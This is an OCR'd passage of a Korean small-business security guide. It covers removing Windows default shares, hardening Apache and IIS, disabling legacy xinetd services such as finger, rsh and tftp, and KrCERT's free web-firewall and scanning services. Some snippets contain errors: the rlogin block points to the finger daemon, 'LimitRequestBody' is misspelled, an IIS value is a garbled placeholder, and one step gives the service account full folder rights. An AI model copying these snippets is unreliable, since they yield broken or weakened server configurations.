
① 시작> 실행> FSMGMT.MSC> 공유



## □ 하드디스크 기본 공유 제거

(Windows NT)


① 프로그램> 관리도구> 서버 관리자> 컴퓨터> 공유 디렉토리> 공유




②"HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\
AutoShareWks" 레지스트리 값을 0으로 수정함(키 값이 없을 경우 새로 생성함)

(Windows 2000, 2003, 2008, 2012)

① 시작> 실행> FSMGMT.MSC> 공유> 기본 공유 선택> 마우스 우클릭> 공유 중지




②"HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\
AutoShareServer" 레지스트리 값을 0으로 수정함(키 값이 없을 경우 새로 생성함)

**서비스 관리**는 FTP, SSH, Apache 등 잘못된 보안 설정으로 발생 할 수 있는 비인가자의 원격 접속, 정보 노출 등을 제한하는 것을 목적으로 한다.

**Linux(xinetd 기준) - 서비스 관리**

## □ Apache 보안 설정

<웹서버 권한 설정>

① vi 편집기를 이용하여 /[Apache_home]/conf/httpd.conf 파일을 연 후
#vi /[Apache_home]/conf/httpd.conf

② User & Group root 부분에 root가 아닌 별도 계정으로 변경

<디렉토리 리스팅 제거>

① vi 편집기를 이용하여 /[Apache_home]/conf/httpd.conf 파일을 연 후
#vi /[Apache_home]/conf/httpd.conf

② 설정된 모든 디렉터리의 옵션 지시자에서 Indexes 제거

| 수정 전 | 수정 후 |
|---|---|
| <Directory /><br>Options ~~Indexes~~ FollowSymLinks<br>AllowOverride None<br>Order allow, deny<br>Allow from all<br></Directory> | <Directory /><br>Options FollowSymLinks<br>AllowOverride None<br>Order allow, deny<br>Allow from all<br></Directory> |

<심볼릭 링크 제거>

① vi 편집기를 이용하여 /[Apache_home]/conf/httpd.conf 파일을 연 후
#vi /[Apache_home]/conf/httpd.conf

② 설정된 모든 디렉터리의 옵션 지시자에서 FollowSymlinks 제거

| 수정 전 | 수정 후 |
|---|---|
| <Directory /><br>Options Indexes ~~FollowSymLinks~~<br>AllowOverride None<br>Order allow, deny<br>Allow from all<br></Directory> | <Directory /><br>Options Indexes<br>AllowOverride None<br>Order allow, deny<br>Allow from all<br></Directory> |

<파일 업로드 및 다운로드 제한>

① vi 편집기를 이용하여 /[Apache_home]/conf/httpd.conf 파일을 연 후
#vi /[Apache_home]/conf/httpd.conf

② 설정된 모든 디렉터리의 LimiRequestBody 지시자에서 용량 제한 설정

```
<Directory />
LimitRequestBody 5000000  ※ 모든 파일 사이즈를 5M로 제한하는 설정
</Directory>
```

## □ 취약한(또는 불필요한) 서비스 중지

<finger 서비스 비활성화>

- "etc/xinetd.d/finger" 파일 설정(disable = yes)

```
service finger
{
 socket_type = stream
 wait = no
 user = nobody
 server = /usr/sbin/in.fingerd
 disable = yes
}
```

< r계열 서비스 비활성화>

- "etc/xinetd.d/" 디렉토리에서 rlogin, rsh, rexec 파일 설정(disable = yes)

```
# /etc/xinetd.d/rlogin 파일
# /etc/xinetd.d/rsh 파일
# /etc/xinetd.d/rexec 파일

service rlogin
 {
  socket_type = stream
  wait = no
  user = nobody
  log_on_success += USERID
  log_on_failure += USERID
  server = /usr/sbin/in.fingerd
  disable = yes
 }
```

<DoS 공격에 취약한 서비스 비활성화>

- "etc/xinetd.d/" 디렉토리에서 echo, discard, daytime, chargen 파일 설정(disable = yes)

```
# /etc/xinetd.d/echo 파일
# /etc/xinetd.d/discard 파일
# /etc/xinetd.d/daytime 파일
# /etc/xinetd.d/chargen 파일
service echo
 {
 disable = yes
 id = echo-stream
 type = INTERNAL
 wait = no
 socket_type = stream
 }
```

<RPC 비활성화>

- "etc/xinetd.d/" 디렉토리에서 RPC 서비스(rpc.cmsd 등) 파일 설정(disable = yes)

```
rpc.cmsd, rpc.ttdbserverd, sadmind, rusersd, walld, sprayd, rstatd, rpc.nisd, rexd,
rpc.pcnfsd, rpc.statd, rpc.ypupdated, rpc.rquotad, kcms_server, cachefsd
```

<Anonymous FTP 비활성화>

- “/etc/passwd” 파일에서 ftp 또는 anonymous 계정 삭제

```
#userdel ftp
```

<tftp, talk, ntalk 비활성화>

- "etc/xinetd.d/" 디렉토리에서 tftp, talk, ntalk 파일 설정(disable = yes)

```
# /etc/xinetd.d/tftp 파일
# /etc/xinetd.d/talk 파일
# /etc/xinetd.d/ntalk 파일
service tftp
{
 socket_type = dgram
 protocol = udp
 wait = yes
 user = root
 server = /usr/sbin/in.tftpd
 server_args = -s /tftpboot
 disable = yes
}
```

## Windows - 서비스 관리


### □ IIS 보안 설정

<디렉토리 리스팅 제거>

(Windows 2000, 2003)

① 시작> 실행> INETMGR> 웹 사이트> 속성> 홈 디렉토리

② "디렉터리 검색" 체크 해제





(Windows 2008, 2012)

① 제어판> 관리도구> 인터넷 정보 서비스(IIS) 관리> 해당 웹 사이트>
IIS> "디렉토리 검색" 선택 후 “사용 안 함” 선택


<업로드 폴더 실행 제한>

① 탐색기 > [업로드 폴더] > 속성 > 보안
② Everyone 의 모든 권한, 수정 권한, 쓰기 권한 제거





<상위 디렉토리 접근 제한>

(IIS 7.0)
① 인터넷 정보 서비스(IIS) 관리자 > 해당 사이트 > IIS > ASP
② "부모 경로 사용“ 항목을 False로 설정




<웹서버 권한 설정>


① 시작 > 제어판 > 관리 도구 > 컴퓨터 관리 > 로컬 사용자 및 그룹 > 사용자 선택
② nobody 계정 추가 (nobody 계정의 소속 그룹에 정해진 User가 있으면 제거)




③ 시작 > 제어판 > 관리 도구 > 로컬 보안 정책 > 로컬 정책 > 사용자 권한 할당 선택
“서비스 로그온”에 "nobody" 계정 추가



④ 시작 > 실행 > SERVICES.MSC > IISADMIN > 속성 > [로그온] 탭의 계정 지정에 nobody 계정 및 패스워드 입력





⑤ 시작 > 프로그램 > 윈도우 탐색기 > IIS가 설치된 폴더 속성 [보안] 탭에 들어가서 nobody 계정을 추가하고, 모든 권한 체크

<심볼링 링크 제한>

(IIS 7.0)

① 인터넷 정보 서비스(IIS) 관리자 > 해당 사이트 > 기본 설정
"실제 경로"에서 홈 디렉토리 위치 확인




② 실제 경로에 입력된 홈 디렉토리로 이동하여 바로가기 파일 삭제

<파일 업로드 및 다운로드 제한>

(Windows NT, 2000, 2003)


① 시작 > 실행 > SERVICES.MSC > IISADMIN > 속석 > [일반]탭에서 서비스 중지

② %systemroot%\system32\inetsrv\MetaBase.xml 파일을 찾아 편집기로 열기

③ AspMaxRequestEntityAllowed 값을 찾아 파일 업로드 용량을 최소 범위로 제한

④ AspBufferingLimit 값을 찾아 파일 다운로드 용량을 최소 범위로 제한

⑤ 시작 > 실행 > SERVICES.MSC > IISADMIN > 속성 > [일반]탭에서 서비스 시작




(Windows 2008)

① 웹 루트 디렉토리에 있는 web.config 에 아래 항목 추가(없을 시 새로 생성)

※ 콘텐츠 용량 : 30,000,000 byte (30MB)

```
<configuration>
<system.webServer>
<security>
<requestFiltering>
<requestLimits maxAllowedContentLength=" " 콘텐츠용량 />
</requestFiltering>
</security>
</system.webServer>
</configuration>
```

② %systemroot%\system32\inetsrv\config\applicationHost.config 파일 내 아래 항목 추가

※ 파일 다운로드 용량 : 4,194,304 byte (4MB) , 파일 업로드 용량 : 200,000 byte

```
<system.webServer>
<asp>
<limits bufferingLimit="4194304" maxRequestEntityAllowed="200000 "/>
</asp>
</system.webServer>
```

## 3.3 공개 웹 방화벽 설치

웹 방화벽(Web Application Firewall, WAF)은 홈페이지 서비스를 위한 전용 보안 솔루션으로 SQL 인젝션, XSS 등과 같은 웹 공격을 탐지하고 차단할 수 있다.

본 장에서는 보안 투자가 어려운 중소기업에서 무료로 웹 방화벽을 설치 운영 할 수 있는 공개 웹 방화벽에 대해서 설명한다.

인터넷을 통해 무료로 다운받아서 사용할 수 있는 대표적인 공개 웹 방화벽에는 **모드시큐리티(ModSecurity)**와 **웹나이트(WebKnight)**가 있다.

| 분 류 | | ModSecurity (Trustwave) | WebKnight (AQTRONIX) |
|---|---|---|---|
| 설치 환경 | WEB | Apache, IIS 등 | IIS |
| | OS | Windows, Linux 등 | Windows |
| 설명 | | ▶ 최신 버전 제공<br>▶ OWASP 무료 룰 제공 | ▶ 하위 버전 제공<br>(최신 버전 유료) |

**[표 5]** 공개 웹 방화벽 비교

**모드시큐리티**는 OWASP(세계적인 웹 보안 커뮤니티) 에서 무료 탐지 룰(CRS)을 제공하며 이를 통해 OWASP TOP 10 취약점을 포함한 웹 해킹 공격으로부터 홈페이지(웹서버) 보호가 가능하다.

**웹나이트**는 웹서버 앞단에 필터(ISAPI) 방식으로 동작, 웹서버로 들어오는 모든 웹 요청에 대해 사전에 정의한 필터 룰에 따라 검증하고 SQL 인젝션 공격 등을 사전에 차단 할 수 있다.

공개 웹 방화벽 설치 방법은 별첨에서 자세히 설명하겠다.
- 별첨1. ModSecurity를 활용한 Apache 웹서버 보안 강화
- 별첨2. WebKnight를 활용한 IIS 웹서버 보안 강화

제4장

# 중소기업 정보보안 지원 서비스

4.1 웹 취약점 점검 40

4.2 휘슬(웹셸 탐지도구) 41

4.3 캐슬(웹방화벽) 42

4.4 DDoS 사이버대피소 43

# 제4장 중소기업 정보보안 지원 서비스

## 4.1 웹 취약점 점검

웹 취약점 점검 서비스는 SQL 인젝션, XSS 등의 웹 취약점을 원격으로 점검해 주는 서비스이다.
점검 결과는 보고서로 제공하며 발견된 취약점을 보완하여 웹사이트의 보안을 강화 할 수 있다.

**[그림 11]** 웹 취약점 점검 지원 절차

### 【이용 대상】

- 중소기업기본법 및 동법 시행령에서 설명하고 있는 중소기업

### 【신청 방법】

- 보호나라(www.boho.or.kr) 에서 신청서를 다운받아 작성 후 이메일로 신청
- 중소기업 여부 등 적격 심사 후 점검 일정, 유의사항 등 안내
- 점검 기간은 2~3일 정도 소요되며, 결과 보고서는 이메일로 송부

### 【문의 및 기술 지원】

- toolboxadmin@krcert.or.kr

## 4.2 휘슬(웹셸 탐지도구)

홈페이지 게시판 등을 통해 공격자가 업로드 한 웹셸(해킹 도구)을 탐지 하는 전용 도구로 웹셸 뿐만 아니라 악성코드 은닉 사이트 탐지 기능도 가지고 있다.

**[그림 12]** 휘슬 개요도

**【이용 대상】**

- 중소기업기본법 및 동법 시행령에서 설명하고 있는 중소기업

**【신청 방법】**

- 보호나라(www.boho.or.kr) 에서 신청서를 다운받아 작성 후 이메일로 신청
- 중소기업 여부 등 적격 심사 후 신청 이메일로 사용 방법 안내

**【문의 및 기술 지원】**

- whistl2010@krcert.or.kr

## 4.3 캐슬(웹 방화벽)

웹 취약점을 악용한 공격을 사전 차단할 수 있는 웹 방화벽 프로그램으로,주요 웹 취약점을 이용한 웹 해킹 공격을 차단 한다. 캐슬을 통해 모든 공격을 방어할 수 없고, 최소한의 웹 방화벽 기능만을 제공한다.

**[그림 13]** 캐슬 관리자 페이지

**【이용 대상】**

- 중소기업기본법 및 동법 시행령에서 설명하고 있는 중소기업

**【신청 방법】**


- 보호나라(www.boho.or.kr) 에서 신청 후 이메일을 통해 프로그램 송부

**【문의 및 기술 지원】**

- castle@krcert.or.kr

## 4.4 디도스 사이버대피소

